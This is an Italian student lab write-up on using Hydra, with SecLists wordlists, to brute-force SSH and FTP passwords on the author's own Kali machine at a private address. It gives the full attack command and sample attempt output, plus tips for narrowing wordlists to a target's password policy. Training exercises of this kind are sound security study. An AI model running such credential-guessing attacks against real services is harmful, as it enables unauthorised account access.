Esercizio S6 L5 del 08/11/24 ***Daniele Paolone***


Uso di Hydra per crackare l'autenticazione dei servizi di rete

In questo esercizio si procederà per fasi:


- Prima fase: configurazione della macchina per l' esercitazione
- Seconda fase: cracking delle password dei servizi dei protocolli SSH e FTP

PRIMA FASE

Per la configurazione si procederà, in primis, alla creazione di un nuovo utente chiamato *test_user* attraverso il comando *adduser*




Successivamente si attiverà il servizio SSH, che essendo un protocollo con una sicurezza maggiore, richiederà l' uso di autenticazione per l' utilizzo, che si andrà poi a crackare. Il comando da utilizzare è il seguente: *service ssh start*



Come si può vedere nell' immagine soprastante, è stato eseguito della connessione SSH con l'utente creato sul sistema, eseguendo il comando seguente: *ssh test_user@192.168.1.181*. Con questo ultimo passaggio si è conclusa la prima fase, cioè quella di configurazione della macchina.

SECONDA FASE

In questa fase, come detto, si procederà al cracking della password attraverso il software *Hydra*. Ma prima di avviare il programma, bisognerà installare una collezione di username e password per simulare l' attacco del dizionario con Hydra. Perciò si procederà ad eseguire il comando *sudo apt-get install seclists*.
Una volta scaricata la collezione, si potrà avviare Hydra ed inserire il seguente comando per far partire l' attacco, come si può notare nell' immagine sottostante:



In questo modo, Hydra sta provando ad indovinare le credenziali dell' utente test_user, tramite una combinazione di username e password presi dalla collezione *seclists*, scaricata in precedenza. Come si può vedere, nella stringa del comando ci sono alcuni elementi che stanno a significare:

-V serve a controllare in tempo reale le varie combinazioni.
-L –P servono ad indicare che si useranno delle liste per l' attacco a dizionario. Se fossero state in minuscolo, vuol dire che si sarebbero utilizzare username e password specifiche.
-T4 sta ad indicare la velocità di esecuzioni delle combinazioni da parte di Hydra. Il massimo che si può raggiungere è –T64.

Questo stesso attacco, con le relative modalità è possibile eseguirlo con il protocollo FTP. Anch' esso, infatti, richiede autenticazione. Perciò si andrà ad avviare il protocollo, e successivamente, si utilizzerà lo stesso comando di Hydra usato per SSH.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# service vsftpd start

┌──(root㉿kali)-[/home/kali]
└─# hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.
txt 192.168.1.181 -t8 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this i
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 04:47:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.
restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~1036931875000 tries per task
[DATA] attacking ftp://192.168.1.181:21/
[ATTEMPT] target 192.168.1.181 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "123456789" - 5 of 8295455000000 [child 4] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "12345" - 6 of 8295455000000 [child 5] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "1234" - 7 of 8295455000000 [child 6] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "111111" - 8 of 8295455000000 [child 7] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "1234567" - 9 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "dragon" - 10 of 8295455000000 [child 6] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "123123" - 11 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "baseball" - 12 of 8295455000000 [child 4] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "abc123" - 13 of 8295455000000 [child 5] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "football" - 14 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "monkey" - 15 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "letmein" - 16 of 8295455000000 [child 7] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "696969" - 17 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "shadow" - 18 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "master" - 19 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "666666" - 20 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "qwertyuiop" - 21 of 8295455000000 [child 4] (0/0)
[ATTEMPT] target 192.168.1.181 - login "info" - pass "123321" - 22 of 8295455000000 [child 5] (0/0)
```

Dato che le liste scaricate da seclists sono composte da tantissime combinazioni, la macchina impiegherà moltissimo tempo per fare le sue prove. Un attaccante, per ridurre il tempo di esecuzione e, quindi le combinazioni e le variabili presenti in questo processo, può cercare informazioni su come deve essere composta la password secondo delle linee guida dettate dal sito, dal server o dal servizio a cui si vuole accedere. Alcuni esempi possono essere l'esclusione di caratteri speciali, lunghezza massima, ecc.

Così facendo si può impostare Hydra in modo più efficiente attraverso l' uso di switch o di comandi per andare ad affinare la ricerca per renderla più veloce. Altro metodo è quello di fornire collezioni con già queste peculiarità, in modo da snellire la ricerca. Quest' ultima è stata la scelta attuata per questo esercizio per trovare le credenziali di accesso (evidenziate in verde) in breve tempo.